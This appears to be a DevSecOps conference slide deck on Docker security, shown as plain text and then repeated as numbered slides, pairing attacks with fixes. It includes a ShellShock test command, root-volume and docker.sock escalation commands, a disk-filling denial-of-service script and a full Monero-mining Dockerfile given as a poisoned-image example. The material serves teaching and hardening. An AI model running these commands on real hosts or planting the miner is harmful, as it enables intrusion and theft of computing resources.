Sharath Kumar and Nithin Jois
Docker Security for DevSecOps Wins
An Introduction to Docker Security and Orchestration
Quick Intro
Sharath Kumar
● Security Solutions Lead at we45.
● Developed integration plugins for multiple DAST, SAST, SCA and Cloud environment platforms
for DevSecOps pipeline implementations.
● Speaker at multiple meetups on Cloud, Containers, Python, DevOps and DevSecOps.
Nithin Jois
● Automation Junkie!
● Extensive experience in packaging and deploying Containers securely to Production
● Experienced in orchestrating containerized deployments and using Docker APIs that's a
cornerstone to most of we45 developed security platforms which leverages containers to the
hilt!
Agenda
● Types of containers
● Docker compose
● Security Flaws and Suggestions
History
● Bare-Metal Servers
● Virtual Machines
● Docker

Bare-Metal Servers
● Huge Cost
● Slow Deployment
● Hard to Migrate
● Dedicated physical server
● For a Single user with dedicated resources
● Custom Optimizations towards better
Performance, Security and Reliability
● Required OS in installed directly on the Server

Virtual Machines
● Multiple Virtual Operating Systems on a Single
machine that runs on Hypervisor
● Multi-user with shared-resources that gives each
user the impression of having sole control of all
computer or network resources
● Scalable resources based on Usage
● Kernel Duplication
Types of Containers
❖ LXC
❖ RKT
❖ Docker

Container Based (Docker)
● Package all the requirements to run an
application or part of an application into a
container
● OS level virtualization
● Extremely lightweight and scalable
● Uses host resources kernel, memory etc…
● Cost-Effective
● Faster Deployments

How Docker works

Basic Commands - Cheat Sheet
❖ Pull a docker image from docker repository
❖ Run an image and expose necessary ports
❖ Build an image from scratch using Dockerfile
❖ Push an image to a docker repository
❖ * Go through this link for reference.
Docker Compose
Docker Compose - What and How
● Tool for defining and running multi-container Docker applications
● Create a YAML file with necessary configurations for Multiple docker images
● Creates its own network which makes it easy for inter-container communications
Security flaws in
Docker

ShellShock Attack
● Bash level attack which allows attacker to gain control over a target computer
● Bash versions upto 4.3 were found to be Vulnerable to ShellShock
● Vulnerable for Remote-code-attacks
● CVE-2014-6271
● Simple test to check for ShellShock is to run the following command
○ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"

ShellShock Remediation
● Upgrade a bash to version > 4.3
● Debian / Ubuntu
○ sudo apt-get update
○ sudo apt-get install --only-upgrade bash
● Centos / RedHat
○ sudo yum -y update bash

Privilege Escalation
● A Normal user(without root permissions) who is part of ‘docker’ group can access the
entire File-system
● By Volume exposing the root volume, a normal user with access to Docker can gain access to the entire File-
system with root privileges.
○ docker run -ti -v /:/test_volume ubuntu:16.04

Privilege Escalation Remediation
● It is suggested to keep the number of users with access to docker as low as possible.
● Ideally, non-root users should not have access to docker.

Heartbleed Attack
● Heartbleed is often seen on Legacy docker images that haven’t been updated recently but are used widely.
● CVE-2014-0160
● While it might not specifically be a container related flaw, it continues to exist in many containers running
Services that use OpenSSL 1.0.1.
● Exploiting HeartBleed allows anyone to read memory of the system that is Vulnerable to it.
● Report Detailing the effect of HeartBleed can be found here: https://www.shodan.io/report/89bnfUyJ

Heartbleed Remediation
● Update openssl and libssl libraries in containers/images
○ sudo apt-get install --only-upgrade openssl
○ sudo apt-get install --only-upgrade libssl1.0.0
○ service apache2/nginx restart
API Expose

● Docker allows to expose REST API
● By allowing the REST API enabled it exposes the threat area

● Some services like shodan can identify these exposed ports
● The REST API comes with necessary operations like
○ List images
○ Run containers
○ Stop/Kill Containers
○ Etc …
● REST API does not have a default Authentication support
● Enabling CORS can help in avoiding the attacks
● ** Just to give you an idea of how widespread this is, https://www.shodan.io/search?query=port%3A2375+product%3A%22Docker%22
Docker API Expose
API Expose Remediation

● Update config file
○ sudo vi /lib/systemd/system/docker.service
● Disable
○ ExecStart=/usr/bin/dockerd -H fd://
● Only localhost
○ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://127.0.0.1:2375
● Allowed hosts
○ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375 --api-cors-header=<only allowed
hosts>
● Reload daemon
○ systemctl daemon-reload
○ sudo service docker restart
Container Breakout

● Docker can run another docker inside a container
● Exposing the docker.sock to container will help you achieve this
○ Ex: docker run -v /var/run/docker.sock:/var/run/docker.sock -it ubuntu:16.04
● Container running inside another container can access the host file system
● The user created inside a container can escalate the privilege to root user and perform root user operations.
Denial Of Service
● A Malicious User with Access to docker can Implement a Denial of Service Attack by consuming the Host
resources.
● Simple, yet Malicious bash scripts using ‘while true’ functionality can consume massive amounts of Memory
and shut the server down
● Malicious python scripts such as the one show below can be used to consume massive amounts of Hard-disk
space
with open(“big_file”, “w”) as f:
[f.write(“B” * 1024 * 1024) for i in xrange(1, 1024 * 20)]
f.flush()
f.close()
Poisoned Images
● Images on public repositories that are Malicious are often disguised to be Secure. They can have Keyloggers,
cryptocurrency miners, etc.. installed in them.
● Example of a Dockerfile to Mine XMR(Monero) is show below.
FROM alpine:latest
RUN adduser -S -D -H -h /xmrig xminer
RUN apk --no-cache upgrade && apk --no-cache add 
git cmake libuv-dev build-base && 
git clone https://github.com/xmrig/xmrig && 
cd xmrig && 
sed -i -e 's/constexpr const int kDonateLevel = 5;/constexpr const int kDonateLevel = 0;/g'
src/donate.h && 
mkdir build && cmake -DCMAKE_BUILD_TYPE=Release . && 
make && apk del build-base cmake
USER xminer
WORKDIR /xmrig
ENTRYPOINT ["./xmrig", "--algo=cryptonight", "--url=stratum+tcp://pool.minexmr.com:7777", "--
user=<MONERO_ADDRESS>", "--pass=x", "--max-cpu-usage=100"]
Environment Variables Expose
● Docker allows to set environment variables
● Setting up a env variable as Database name
● Setting up a env variable as Database credentials
● Setting up a env variable as Database tokens
● Docker inspect will list out all the above variables in a plain text format
Docker Security and Audit Tools
● Lynis
● Quay
● Clair
● Docker-bench
● AppArmor
● SecComp
sharath.kumar@we45.com
@SharathR1989
nithin.jois@we45.com
@bondijois
we45.com/blog

Docker Security and Orchestration for DevSecOps wins

  • 1.
    Sharath Kumar andNithin Jois Docker Security for DevSecOps Wins An Introduction to Docker Security and Orchestration
  • 2.
    Quick Intro Sharath Kumar ●Security Solutions Lead at we45. ● Developed integration plugins for multiple DAST, SAST, SCA and Cloud environment platforms for DevSecOps pipeline implementations. ● Speaker at multiple meetups on Cloud, Containers, Python, DevOps and DevSecOps. Nithin Jois ● Automation Junkie! ● Extensive experience in packaging and deploying Containers securely to Production ● Experienced in orchestrating containerized deployments and using Docker APIs that's a cornerstone to most of we45 developed security platforms which leverages containers to the hilt!
  • 3.
    Agenda ● Types ofcontainers ● Docker compose ● Security Flaws and Suggestions
  • 4.
    History ● Bare-Metal Servers ●Virtual Machines ● Docker
  • 5.
    Bare-Metal Servers ● HugeCost ● Slow Deployment ● Hard to Migrate ● Dedicated physical server ● For a Single user with dedicated resources ● Custom Optimizations towards better Performance, Security and Reliability ● Required OS in installed directly on the Server
  • 6.
    Virtual Machines ● MultipleVirtual Operating Systems on a Single machine that runs on Hypervisor ● Multi-user with shared-resources that gives each user the impression of having sole control of all computer or network resources ● Scalable resources based on Usage ● Kernel Duplication
  • 7.
    Types of Containers ❖LXC ❖ RKT ❖ Docker
  • 8.
    Container Based (Docker) ●Package all the requirements to run an application or part of an application into a container ● OS level virtualization ● Extremely lightweight and scalable ● Uses host resources kernel, memory etc… ● Cost-Effective ● Faster Deployments
  • 9.
  • 10.
    Basic Commands -Cheat Sheet ❖ Pull a docker image from docker repository ❖ Run an image and expose necessary ports ❖ Build an image from scratch using Dockerfile ❖ Push an image to a docker repository ❖ * Go through this link for reference.
  • 11.
  • 12.
    Docker Compose -What and How ● Tool for defining and running multi-container Docker applications ● Create a YAML file with necessary configurations for Multiple docker images ● Creates its own network which makes it easy for inter-container communications
  • 13.
  • 14.
    ShellShock Attack ● Bashlevel attack which allows attacker to gain control over a target computer ● Bash versions upto 4.3 were found to be Vulnerable to ShellShock ● Vulnerable for Remote-code-attacks ● CVE-2014-6271 ● Simple test to check for ShellShock is to run the following command ○ env x='() { :;}; echo vulnerable' bash -c "echo this is a test"
  • 15.
    ShellShock Remediation ● Upgradea bash to version > 4.3 ● Debian / Ubuntu ○ sudo apt-get update ○ sudo apt-get install --only-upgrade bash ● Centos / RedHat ○ sudo yum -y update bash
  • 16.
    Privilege Escalation ● ANormal user(without root permissions) who is part of ‘docker’ group can access the entire File-system ● By Volume exposing the root volume, a normal user with access to Docker can gain access to the entire File- system with root privileges. ○ docker run -ti -v /:/test_volume ubuntu:16.04
  • 17.
    Privilege Escalation Remediation ●It is suggested to keep the number of users with access to docker as low as possible. ● Ideally, non-root users should not have access to docker.
  • 18.
    Heartbleed Attack ● Heartbleedis often seen on Legacy docker images that haven’t been updated recently but are used widely. ● CVE-2014-0160 ● While it might not specifically be a container related flaw, it continues to exist in many containers running Services that use OpenSSL 1.0.1. ● Exploiting HeartBleed allows anyone to read memory of the system that is Vulnerable to it. ● Report Detailing the effect of HeartBleed can be found here: https://www.shodan.io/report/89bnfUyJ
  • 19.
    Heartbleed Remediation ● Updateopenssl and libssl libraries in containers/images ○ sudo apt-get install --only-upgrade openssl ○ sudo apt-get install --only-upgrade libssl1.0.0 ○ service apache2/nginx restart
  • 20.
    API Expose ● Dockerallows to expose REST API ● By allowing the REST API enabled it exposes the threat area ● Some services like shodan can identify these exposed ports ● The REST API comes with necessary operations like ○ List images ○ Run containers ○ Stop/Kill Containers ○ Etc … ● REST API does not have a default Authentication support ● Enabling CORS can help in avoiding the attacks ● ** Just to give you an idea of how widespread this is, https://www.shodan.io/search?query=port%3A2375+product%3A%22Docker%22
  • 21.
  • 22.
    API Expose Remediation ●Update config file ○ sudo vi /lib/systemd/system/docker.service ● Disable ○ ExecStart=/usr/bin/dockerd -H fd:// ● Only localhost ○ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://127.0.0.1:2375 ● Allowed hosts ○ ExecStart=/usr/bin/dockerd -H fd:// -H tcp://0.0.0.0:2375 --api-cors-header=<only allowed hosts> ● Reload daemon ○ systemctl daemon-reload ○ sudo service docker restart
  • 23.
    Container Breakout ● Dockercan run another docker inside a container ● Exposing the docker.sock to container will help you achieve this ○ Ex: docker run -v /var/run/docker.sock:/var/run/docker.sock -it ubuntu:16.04 ● Container running inside another container can access the host file system ● The user created inside a container can escalate the privilege to root user and perform root user operations.
  • 24.
    Denial Of Service ●A Malicious User with Access to docker can Implement a Denial of Service Attack by consuming the Host resources. ● Simple, yet Malicious bash scripts using ‘while true’ functionality can consume massive amounts of Memory and shut the server down ● Malicious python scripts such as the one show below can be used to consume massive amounts of Hard-disk space with open(“big_file”, “w”) as f: [f.write(“B” * 1024 * 1024) for i in xrange(1, 1024 * 20)] f.flush() f.close()
  • 25.
    Poisoned Images ● Imageson public repositories that are Malicious are often disguised to be Secure. They can have Keyloggers, cryptocurrency miners, etc.. installed in them. ● Example of a Dockerfile to Mine XMR(Monero) is show below. FROM alpine:latest RUN adduser -S -D -H -h /xmrig xminer RUN apk --no-cache upgrade && apk --no-cache add git cmake libuv-dev build-base && git clone https://github.com/xmrig/xmrig && cd xmrig && sed -i -e 's/constexpr const int kDonateLevel = 5;/constexpr const int kDonateLevel = 0;/g' src/donate.h && mkdir build && cmake -DCMAKE_BUILD_TYPE=Release . && make && apk del build-base cmake USER xminer WORKDIR /xmrig ENTRYPOINT ["./xmrig", "--algo=cryptonight", "--url=stratum+tcp://pool.minexmr.com:7777", "-- user=<MONERO_ADDRESS>", "--pass=x", "--max-cpu-usage=100"]
  • 26.
    Environment Variables Expose ●Docker allows to set environment variables ● Setting up a env variable as Database name ● Setting up a env variable as Database credentials ● Setting up a env variable as Database tokens ● Docker inspect will list out all the above variables in a plain text format
  • 27.
    Docker Security andAudit Tools ● Lynis ● Quay ● Clair ● Docker-bench ● AppArmor ● SecComp
  • 29.